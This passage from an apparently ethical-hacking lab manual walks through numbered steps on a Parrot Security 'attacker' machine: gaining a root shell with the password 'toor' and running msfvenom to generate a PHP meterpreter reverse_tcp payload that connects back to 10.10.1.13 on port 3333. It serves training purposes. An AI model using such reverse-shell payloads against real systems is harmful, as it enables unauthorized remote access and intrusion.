33. Close all open windows.


34. Launch a new **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop** window.

35. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

36. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.


37. Now, type **cd** and press **Enter** to jump to the root directory.



38. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP Address of Host Machine] LPORT=3333 -f raw** and press **Enter**.


Note: Here, the IP address of the host machine is **10.10.1.13** (**Parrot Security** machine).

39. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.

